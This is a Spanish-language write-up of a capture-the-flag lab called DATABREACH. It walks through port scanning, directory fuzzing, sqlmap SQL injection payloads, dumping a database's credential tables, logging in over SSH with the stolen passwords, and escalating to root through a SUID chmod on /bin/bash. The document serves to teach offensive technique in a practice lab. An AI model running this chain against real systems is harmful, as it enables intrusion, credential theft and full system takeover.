

Solución al lab **DATABREACH** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/DATABREACH
Session Actions Edit View Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde databreach.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: DATABREACH
DIFICULTAD: ***☆☆☆☆ medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato DATABREACH{...}):
```

Iniciaremos realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/DATABREACH
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/DATABREACH chifay@kali: ~/Whoami-Labs/DATABREACH

(chifay@kali)-[~/Whoami-Labs/DATABREACH]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_databreach
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-10 12:17 -0600

PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 db:14:b4:e4:5c:53:5b:42:fe:0b:cb:4a:d8:df:b8:67 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDDZXVymz2hHtGLZ9wM1sxdVe5Y74TJwCPkfPbJkiP5Ewb32wRZLuFeiw8gGj48v+RTJJ07GqSAzHNZAd
RovNcodv3ytnF7+nBx94dV3khK7VhIrkCZsq/pD+4eAP959vRnHL50N0GRNmW1XS5jxlr/IVQJE4NHcRR9KZnRNDmSgo0MV/ISP9IfJGaHL0fte4w1fPZ5dHB
XILMSW7aNsTmq/eL1WKKtIkqRCe/3rYwpPqZPjUr7ZVELggmcXmh17QYmez2wP0o0kzaGtT6z0s8j+lsqKRmhE+m6xSly8BcgcntruTQ32lXvTeIpQ3rll5
F4j2QQwpBoDp+9Ubte2N6W43hxxsj2iUmVn+tn/QEfI0ZdAAGrCdAhk4w+JD/Hm4eSkMWQhhjjfFWj0Fiozc5m08pJVO3fGKjn4PLRU2RzmDume7bQeQp3uNf
PRIfpzDG6sV2QV+hicl/tMi9R3+9280Bn1U3Thi3qg1RRhPuc0VML6YsSn66eN0Sh4MyU=
|_   256 0b:10:01:e6:73:1e:0c:25:cc:1b:ad:57:02:e4:13:4e (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPnaubGUMSShAeeCUTg4wZC/fB00xHmEI7+v16dx78VREB
e+fHsJwGswjHHDU66rTiijveM47mWLn9mKYAEh44=
|_   256 ec:cd:68:f7:a0:92:d7:c7:b6:68:95:48:0b:c5:65:21 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJAM/WmYsITljmMhUGGK9hU/CWETEQh+I3TTmp1nXZQb
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: DATABREACH - Login
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_     httponly flag not set
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
```

```


3306/tcp open mysql syn-ack ttl 64 MySQL 8.0.42-0ubuntu0.20.04.1
|_ssl-date: TLS randomness does not represent time
|mysql-info:
|  Protocol: 10
|  Version: 8.0.42-0ubuntu0.20.04.1
|  Thread ID: 15
|  Capabilities flags: 65535
|  Some Capabilities: InteractiveClient, FoundRows, ODBCClient, SupportsTransactions, Speaks41ProtocolOld, SwitchToSSLAF
|  terHandshake, Support41Auth, Speaks41ProtocolNew, LongPassword, DontAllowDatabaseTableColumn, SupportsCompression, Ignore
|  SpaceBeforeParenthesis, IgnoreSigpipes, ConnectWithDatabase, LongColumnFlag, SupportsLoadDataLocal, SupportsMultipleResul
|  ts, SupportsMultipleStatements, SupportsAuthPlugins
|  Status: Autocommit
|  Salt: \x10Qe\x14d
|  Y!lg6n\x0F\x0D|"24im
|  Auth Plugin Name: caching_sha2_password
|_ssl-cert: Subject: commonName=MySQL_Server_8.0.42_Auto_Generated_Server_Certificate
| Issuer: commonName=MySQL_Server_8.0.42_Auto_Generated_CA_Certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAAEncryption
| Not valid before: 2026-02-14T09:55:16
| Not valid after: 2036-02-12T09:55:16
| MD5:      12b6 ff23 6ad3 f8e6 29cd ed69 22ab cc9b
| SHA-1:    1301 d660 c1e1 6c8e 7598 ba4e 6de4 7e72 7205 d032
| SHA-256:  c8c0 be1d 8895 0ea6 44a8 6269 af54 32bb b8ce 9909 799d 832b ac07 b122 8ffb 6bda
|
|-----BEGIN CERTIFICATE-----
| MIIDBzCCAe+gAwIBAgIBAIAjANBgkqhkiG9w0BAQAxFADA8MTowOAYDVQQDDDFNeVNR
| TF9TZXJ2ZXJfOC4wLjQyX0F1dG9fR2VuZXRhZGVkX0NBX0NlcnRpZmljYXRlMB4X
| DTIzMDIxNDAsNTUxNlloODM2MDIxMjA5NTUxNlloQDE+MDwGA1UEAw1TX1TUUXf
| U2VydmVzYzUmcC40ML9BdBXRvX0dlbmVzYXRlZF9TZXJ2ZXJfQ2VydGlmZWdhGUW
| ggEIMAOGCSqGSIsb3dqEBAQUAA4IBDwAwggEKAAoIBAQC570nRhQeKhCOQ1ma7SAik
| edETtH8VmERFRxyuc7dJ1DnaLafJLD4fdwx4FGWBGB4zgW6EgyYxz7Um02eqD00
| QXoRm2fh5mhCAWRPR8tC1c+Xe2TNhSykvUs/KZYeKmL2t8IB5j5T+ZcmMCOCmln5+
| FtXY32iw7ZRxyr/DSPV9MI2WEpANX8LIrc+re/lRsM1rk0ZVINWHecdj/I2Vj2aE
| Z3FfpP+aKDdn9ap6vSUP15gmVclQ5eFdaG4W5jtsizbyDHHAjTvCFf2w/ZrUOLj2
| CP0UHMfHcng67PSBU+2D19TcLMlaOA0BEtWZ0dbwSaz62ZZc+l3jInPJlpaCaMNx
| AgMBAAGjEDAOMAwaGAIUdEWEB/wQCMAAwDQYJKoZIhvcNAQELBQADggEBAAPnsF4h
| sFIWZy6B0LybkDQZ50+Lsqpy0xVox0ASslA1D9K8SbdHUbcUTuTvYeqg0dvvgjcR0
| /ZbzjyJUOkxyBykVIqltadL/LtoJw5HXeBev0oknBrjasVhQZ/uIFb5aCQWDkB3yT
| /mpl9Q3jfjo6wT8c8YxwQdVoF8pm23NKpw7V9PokYpg+QganLWyywhyjaxh0bzN
| nhHKRMJ9FkjlxhpVpe4318zRetk2xq5G7D2eXn2TwyFY+nazjjsG8+t03MGAEpcn
| NORdhq2lvPC44v3ZuUp0BgN7+TJvt54LHVbn2U3sZA8wSZyksLWrgMrdoPoJ/qA
| YTxbnU03/30DGyw=
|-----END CERTIFICATE-----
33060/tcp open mysqlx syn-ack ttl 64 MySQL X protocol listener
MAC Address: B6:3F:C5:3B:07:F1 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

```

- ### Información importante:

Enumeración Web

4. Ver la página de login



5. Código fuente

```
32     .btn-login {
33       background: linear-gradient(135deg, #667eea 0%, #764ba2 100%);
34       border: none;
35       width: 100%;
36       padding: 12px;
37       font-weight: bold;
38     }
39     .btn-login:hover {
40       opacity: 0.9;
41     }
42   </style>
43 </head>
44 <body>
45   <div class="login-card">
46     <div class="login-header">
47       <h2>🔒 DATABREACH</h2>
48       <p class="text-muted">Sistema de Gestión Corporativa</p>
49     </div>
50
51     <form method="POST" action="">
52       <div class="mb-3">
53         <label class="form-label">Usuario</label>
54         <input type="text" name="username" class="form-control" required>
55       </div>
56
57       <div class="mb-3">
58         <label class="form-label">Contraseña</label>
59         <input type="password" name="password" class="form-control" required>
60       </div>
61
62       <button type="submit" class="btn btn-primary btn-login">Iniciar Sesión</button>
63     </form>
64
65     <div class="text-center mt-3">
66       <small class="text-muted">DATABREACH Corp © 2026</small>
67     </div>
68   </div>
69 </body>
70 </html>
71 </html>
72
```

Fuzzing de directorios

6. Fuzzing rápido con gobuster

```
(chifay@kali) - [~/Whoami-Labs/DATABREACH]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,old -t 50

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,txt,bak,old
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htpasswd.old (Status: 403) [Size: 275]
.htaccess (Status: 403) [Size: 275]
.htpasswd.php (Status: 403) [Size: 275]
.htaccess.php (Status: 403) [Size: 275]
.htpasswd.txt (Status: 403) [Size: 275]
.htpasswd.bak (Status: 403) [Size: 275]
.htaccess.txt (Status: 403) [Size: 275]
.hta (Status: 403) [Size: 275]
.hta.old (Status: 403) [Size: 275]
.htaccess.old (Status: 403) [Size: 275]
.hta.php (Status: 403) [Size: 275]
.hta.txt (Status: 403) [Size: 275]
.hta.bak (Status: 403) [Size: 275]
.htaccess.bak (Status: 403) [Size: 275]
.htpasswd (Status: 403) [Size: 275]
dashboard.php (Status: 302) [Size: 0] [→ index.php]
index.php (Status: 200) [Size: 2193]
index.php (Status: 200) [Size: 2193]
server-status (Status: 403) [Size: 275]
Progress: 23065 / 23065 (100.00%)

Finished
```

7. Con feroxbuster

```
chifay@kali: ~/Whoami-Labs/DATABREACH
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/DATABREACH
by Ben "epi" Risher ver: 2.13.1

Target Url http://172.17.0.2/
In-Scope Url 172.17.0.2
Threads 50
Wordlist /usr/share/wordlists/dirb/common.txt
Status Codes All Status Codes!
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Extensions [php, txt, html, bak, old]
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™


404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 71l 147w 2193c http://172.17.0.2/
302 GET 0l 0w 0c http://172.17.0.2/dashboard.php ⇒ index.php
200 GET 71l 147w 2193c http://172.17.0.2/index.php
[#####] - 5s 27684/27684 0s found:3 errors:0
[#####] - 5s 27684/27684 5409/s http://172.17.0.2/

(chifay@kali) - [~/Whoami-Labs/DATABREACH]
```

8. Con ffuf


```
chifay@kali: ~/Whoami-Labs/DATABREACH
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/DATABREACH
.hta.php [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.hta.html [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.hta.old [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.htaccess.txt [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.hta.bak [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.hta.env [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.htaccess.php [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.htaccess.html [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.htaccess.bak [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.htaccess.env [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.htaccess.old [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.htpasswd [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.htpasswd.old [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.htpasswd.bak [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.htpasswd.txt [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.htpasswd.env [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.htpasswd.html [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.htaccess [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.htpasswd.php [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
.php [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 40ms]
.hta.txt [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 195ms]
dashboard.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1ms]
index.php [Status: 200, Size: 2193, Words: 726, Lines: 72, Duration: 4ms]
index.php [Status: 200, Size: 2193, Words: 726, Lines: 72, Duration: 3ms]
server-status [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
:: Progress: [32298/32298] :: Job [1/1] :: 72 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
(chifay@kali) - [~/Whoami-Labs/DATABREACH]
$
```

SQL Injection básico



Hemos logrado entrar al panel de búsqueda de empleados, probemos con diferentes ID

ID 1



ID 2

 **Búsqueda de Empleados**

Buscar

Resultados de búsqueda:

ID	Nombre	Departamento	Email
2	David Brown	Sales	david.b@company.com

ID 3

 **Búsqueda de Empleados**

Buscar

Resultados de búsqueda:

ID	Nombre	Departamento	Email
3	Emma White	HR	emma.w@company.com

Ya que es susceptible a SQL Injection vamos a levantar BurpSuite para capturar el request de una búsqueda y salvarlo a un archivo de texto

Request

PrettyRawHex

1

2

3

4

5

6

7

8

9

0

1

2

3

GET /dashboard.php?search=1 HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://172.17.0.2/dashboard.php?search=2
Cookie: has_js=1; SESSfb8a6402175bd59d18a885c9e379749a=62-h2NnzQLPC744oN0CCDM8LKAeyk0sEi_rpzUiPkDA; Drupal.toolbar.collapsed=0; PHPSESSID=9343jca0gehuqtedvtdsg4sm7b
Upgrade-Insecure-Requests: 1
Priority: u=0, i

(chifay@kali) - [~/Whoami-Labs/DATABREACH]

\$ cat request_get.txt

GET /dashboard.php?search=1 HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://172.17.0.2/dashboard.php?search=2
Cookie: has_js=1; SESSfb8a6402175bd59d18a885c9e379749a=62-h2NnzQLPC744oN0CCDM8LKAeyk0sEi_rpzUiPkDA; Drupal.toolbar.collapsed=0; PHPSESSID=9343jca0gehuqtedvtdsg4sm7b
Upgrade-Insecure-Requests: 1
Priority: u=0, i

Ahora vamos a probar con sqlmap

```
(chifay@kali)-[~/Whoami-Labs/DATABREACH]
$ sqlmap -r request_get.txt --level=3 --risk=3 --time-sec=5 --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
ble for any misuse or damage caused by this program

[*] starting @ 17:49:03 /2026-08-10/

Parameter: search (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: search=1' AND 8535=8535-- rNEp

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=1' AND (SELECT 5444 FROM (SELECT(SLEEP(5)))SAAL)-- FVfr

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: search=1' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7162787671,0x616154774f7476446158504263727077477a73414164
784d7876764b4f72424f435a446b59435978,0x71717a6b71)-- -

[17:49:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[17:49:14] [INFO] fetched data logged to text files under '/home/chifay/.local/share/sqlmap/output/172.17.0.2'

[*] ending @ 17:49:14 /2026-08-10/
```

Con esto hemos confirmado que el parámetro search es vulnerable a **SQL Injection**, vamos a extraer ahora los datos

Listar todas las bases de datos

```
(chifay@kali)-[~/Whoami-Labs/DATABREACH]
$ sqlmap -r request_get.txt --level=3 --risk=3 --batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
ble for any misuse or damage caused by this program

[*] starting @ 17:58:00 /2026-08-10/

[17:58:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 20.10 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[17:58:00] [INFO] fetching database names
[17:58:00] [WARNING] reflective value(s) found and filtering out
available databases [4]:
[*] ecommerce
[*] information_schema
[*] performance_schema
[*] users_db

[17:58:00] [INFO] fetched data logged to text files under '/home/chifay/.local/share/sqlmap/output/172.17.0.2'

[*] ending @ 17:58:00 /2026-08-10/
```

Listar tablas de la base de datos users_db

```
(chifay@kali)-[~/Whoami-Labs/DATABREACH]
$ sqlmap -r request_get.txt -D users_db --tables --batch

 {1.10.6#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:01:30 /2026-08-10/

[18:01:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 20.10 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[18:01:30] [INFO] fetching tables for database: 'users_db'
[18:01:30] [WARNING] reflective value(s) found and filtering out
Database: users_db
[3 tables]
+-----+
| admins |
| passwords |
| users |
+-----+

[18:01:30] [INFO] fetched data logged to text files under '/home/chifay/.local/share/sqlmap/output/172.17.0.2'

[*] ending @ 18:01:30 /2026-08-10/
```

Extraer los datos de las tres tablas

```
(chifay@kali)-[~/Whoami-Labs/DATABREACH]
$ sqlmap -r request_get.txt -D users_db --tables --batch --dump

 {1.10.6#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:10:08 /2026-08-10/

Database: users_db
Table: passwords
[3 entries]
+-----+-----+-----+-----+-----+
--+
| id | notes | service | username | password_hash | password_plai |
n |
+-----+-----+-----+-----+-----+
--+
| 1 | Usuario estÃ;ndar - Hash MD5 | SSH | john | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | password |
| 2 | Usuario root - Hash MD5 | SSH | root_db | 098f6bcd4621d373cade4e832627b4f6 (test) | test |
| 3 | Administrador MySQL - Plaintext | MySQL | dbadmin | <blank> | mysql_admin |
+-----+-----+-----+-----+-----+
--+
```

```
Database: users_db
Table: admins
[2 entries]
```

id	fullname	department	access_level
1	Administrator Root	IT Security	full
2	John Doe	IT Support	limited

```
Database: users_db
Table: users
[3 entries]
```

id	email	role	password	username
1	admin@databreach.local	administrator	admin123	admin
2	john@databreach.local	user	johndoe2026	john
3	alice@databreach.local	user	alice123	alice

En la tabla password tenemos dos usuarios con sus contraseñas para ser usadas en el ssh, vamos a probarlos

```
(chifay@kali)-[~/Whoami-Labs/DATABREACH]
$ sshpass -p "password" ssh -o StrictHostKeyChecking=no john@172.17.0.2 "whoami"
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john

(chifay@kali)-[~/Whoami-Labs/DATABREACH]
$ sshpass -p "test" ssh -o StrictHostKeyChecking=no root_db@172.17.0.2 "whoami"
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root_db
```

Ambos usuarios son válidos, vamos a probar con root_db, ya que en las notas dice que es el usuario root, veamos que permisos tiene

```
root_db@databreach:~$ whoami
root_db
root_db@databreach:~$ id
uid=1001(root_db) gid=1001(root_db) groups=1001(root_db)
root_db@databreach:~$ sudo -l
[sudo] password for root_db:
Sorry, user root_db may not run sudo on databreach.
root_db@databreach:~$ pwd
/home/root_db
root_db@databreach:~$ ls -al
total 28
drwxr-xr-x 1 root_db root_db 4096 Aug 11 00:47 .
drwxr-xr-x 1 root   root   4096 Feb 14 09:56 ..
-rw-r--r-- 1 root_db root_db 220  Feb 25  2020 .bash_logout
-rw-r--r-- 1 root_db root_db 3771 Feb 25  2020 .bashrc
drwx----- 2 root_db root_db 4096 Aug 11 00:47 .cache
-rw-r--r-- 1 root_db root_db 807  Feb 25  2020 .profile
root_db@databreach:~$
```

Probemos con el usuario john

```

root_db@databreach:~$ su john
Password:
john@databreach:/home/root_db$ whoami
john
john@databreach:/home/root_db$ id
uid=1000(john) gid=1000(john) groups=1000(john)
john@databreach:/home/root_db$ sudo -l
[sudo] password for john:
Sorry, user john may not run sudo on databreach.
john@databreach:/home/root_db$ pwd
/home/root_db
john@databreach:/home/root_db$ ls -al
total 28
drwxr-xr-x 1 root_db root_db 4096 Aug 11 00:47 .
drwxr-xr-x 1 root root 4096 Feb 14 09:56 ..
-rw-r--r-- 1 root_db root_db 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 root_db root_db 3771 Feb 25 2020 .bashrc
drwx----- 2 root_db root_db 4096 Aug 11 00:47 .cache
-rw-r--r-- 1 root_db root_db 807 Feb 25 2020 .profile
john@databreach:/home/root_db$

```

Ambos usuarios tienen los mismos permisos, busquemos binarios SUID

```

john@databreach:/home/root_db$ find / -perm -4000 -type f -ls 2>/dev/null
798608      84 -rwsr-xr-x 1 root root 85064 Feb 6 2024 /usr/bin/chfn
798748      68 -rwsr-xr-x 1 root root 68208 Feb 6 2024 /usr/bin/passwd
798811      68 -rwsr-xr-x 1 root root 67816 Apr 9 2024 /usr/bin/su
798675      88 -rwsr-xr-x 1 root root 88464 Feb 6 2024 /usr/bin/gpasswd
798836      40 -rwsr-xr-x 1 root root 39144 Apr 9 2024 /usr/bin/umount
798732      56 -rwsr-xr-x 1 root root 55528 Apr 9 2024 /usr/bin/mount
293019      64 -rwsr-xr-x 1 root root 63864 Sep 5 2019 /usr/bin/chmod
798614      52 -rwsr-xr-x 1 root root 53040 Feb 6 2024 /usr/bin/chsh
798737      44 -rwsr-xr-x 1 root root 44784 Feb 6 2024 /usr/bin/newgrp
276866     164 -rwsr-xr-x 1 root root 166056 Apr 4 2023 /usr/bin/sudo
277050      52 -rwsr-xr-- 1 root messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
277124     468 -rwsr-xr-x 1 root root 477672 Apr 11 2025 /usr/lib/openssh/ssh-keysign
john@databreach:/home/root_db$

```

Tenemos chmod con SUID, vamos a aprovecharlo para darle SUID a bash y luego verifiquemos el binario

```

john@databreach:/home/root_db$ /usr/bin/chmod +s /bin/bash
john@databreach:/home/root_db$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18 2022 /bin/bash
john@databreach:/home/root_db$ /bin/bash -p
bash-5.0#

```

Vamos a verificar si somos root y de ser así vamos por la bandera de root

```

bash-5.0# whoami
root
bash-5.0# cd /root
bash-5.0# ls
flag.txt
bash-5.0# cat flag.txt
DATABREACH{mysql_hunt_cred3ntials_pwn3d}
bash-5.0#

```

Verificación de la bandera

```
chifay@kali: ~/Whoami-Labs/DATABREACH
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/DATABREACH john@databreach: /home/root_db john@databreach: ~
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde databreach.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: DATABREACH
DIFICULTAD: ★★☆☆☆☆ medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato DATABREACH{...}): DATABREACH{mysql_hunt_cred3ntials_pwn3d}
¡Felicitaciones! Has comprometido DATABREACH.

FECHA Y HORA: 2026-08-10 19:17:27 -0600

